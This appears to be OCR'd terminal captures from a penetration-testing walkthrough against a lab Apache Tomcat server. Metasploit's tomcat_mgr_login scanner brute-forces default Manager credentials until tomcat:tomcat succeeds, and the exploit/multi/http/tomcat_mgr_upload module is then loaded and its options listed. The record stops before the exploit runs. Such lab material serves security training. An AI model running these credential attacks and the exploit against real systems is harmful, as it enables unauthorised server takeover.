


```
msf5 auxiliary(scanner/http/tomcat_mgr_login) > set stop_on_success true
stop_on_success => true
msf5 auxiliary(scanner/http/tomcat_mgr_login) > run

[!] No active DB -- Credential data will not be saved!
[-] 192.168.41.164:8080 - LOGIN FAILED: admin:admin (Incorrect)
[-] 192.168.41.164:8080 - LOGIN FAILED: admin:manager (Incorrect)
[-] 192.168.41.164:8080 - LOGIN FAILED: admin:role1 (Incorrect)
[-] 192.168.41.164:8080 - LOGIN FAILED: admin:root (Incorrect)
[-] 192.168.41.164:8080 - LOGIN FAILED: admin:tomcat (Incorrect)
[-] 192.168.41.164:8080 - LOGIN FAILED: admin:s3cret (Incorrect)
[-] 192.168.41.164:8080 - LOGIN FAILED: admin:vagrant (Incorrect)
[-] 192.168.41.164:8080 - LOGIN FAILED: manager:admin (Incorrect)
[-] 192.168.41.164:8080 - LOGIN FAILED: manager:manager (Incorrect)
[-] 192.168.41.164:8080 - LOGIN FAILED: manager:s3cret (Incorrect)
[-] 192.168.41.164:8080 - LOGIN FAILED: manager:vagrant (Incorrect)
[-] 192.168.41.164:8080 - LOGIN FAILED: role1:admin (Incorrect)
[-] 192.168.41.164:8080 - LOGIN FAILED: role1:manager (Incorrect)
[-] 192.168.41.164:8080 - LOGIN FAILED: role1:role1 (Incorrect)
[-] 192.168.41.164:8080 - LOGIN FAILED: role1:root (Incorrect)
[-] 192.168.41.164:8080 - LOGIN FAILED: role1:tomcat (Incorrect)
[-] 192.168.41.164:8080 - LOGIN FAILED: role1:s3cret (Incorrect)
[-] 192.168.41.164:8080 - LOGIN FAILED: role1:vagrant (Incorrect)
[-] 192.168.41.164:8080 - LOGIN FAILED: root:admin (Incorrect)
[-] 192.168.41.164:8080 - LOGIN FAILED: root:manager (Incorrect)
[-] 192.168.41.164:8080 - LOGIN FAILED: root:role1 (Incorrect)
[-] 192.168.41.164:8080 - LOGIN FAILED: root:root (Incorrect)
[-] 192.168.41.164:8080 - LOGIN FAILED: root:tomcat (Incorrect)
[-] 192.168.41.164:8080 - LOGIN FAILED: root:s3cret (Incorrect)
[-] 192.168.41.164:8080 - LOGIN FAILED: root:vagrant (Incorrect)
[-] 192.168.41.164:8080 - LOGIN FAILED: tomcat:admin (Incorrect)
[-] 192.168.41.164:8080 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 192.168.41.164:8080 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 192.168.41.164:8080 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 192.168.41.164:8080 - Login Successful: tomcat:tomcat
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/tomcat_mgr_login) >
```




```
msf5 > use exploit/multi/http/tomcat_
use exploit/multi/http/tomcat_jsp_upload_bypass
use exploit/multi/http/tomcat_mgr_deploy
use exploit/multi/http/tomcat_mgr_upload
msf5 > use exploit/multi/http/tomcat_
use exploit/multi/http/tomcat_jsp_upload_bypass
use exploit/multi/http/tomcat_mgr_deploy
use exploit/multi/http/tomcat_mgr_upload
msf5 > use exploit/multi/http/tomcat_
use exploit/multi/http/tomcat_jsp_upload_bypass
use exploit/multi/http/tomcat_mgr_deploy
use exploit/multi/http/tomcat_mgr_upload
msf5 > use exploit/multi/http/tomcat_-
```

Load the exploit/multi/http/tomcat_mgr_upload module as shown below.




```
msf5 > use exploit/multi/http/tomcat_mgr_upload
msf5 exploit(multi/http/tomcat_mgr_upload) > show options

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword                   no        The password for the specified usern
ame
   HttpUsername                   no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host:po
rt[,type:host:port][...]
   RHOSTS                         yes       The target address range or CIDR ide
ntifier
   RPORT         80               yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing conne
ctions
   TARGETURI     /manager         yes       The URI path of the manager app (/ht
ml/upload and /undeploy will be used)
   VHOST                          no        HTTP server virtual host
```

Set all the required options as shown below. The check command confirms that our target is indeed vulnerable.



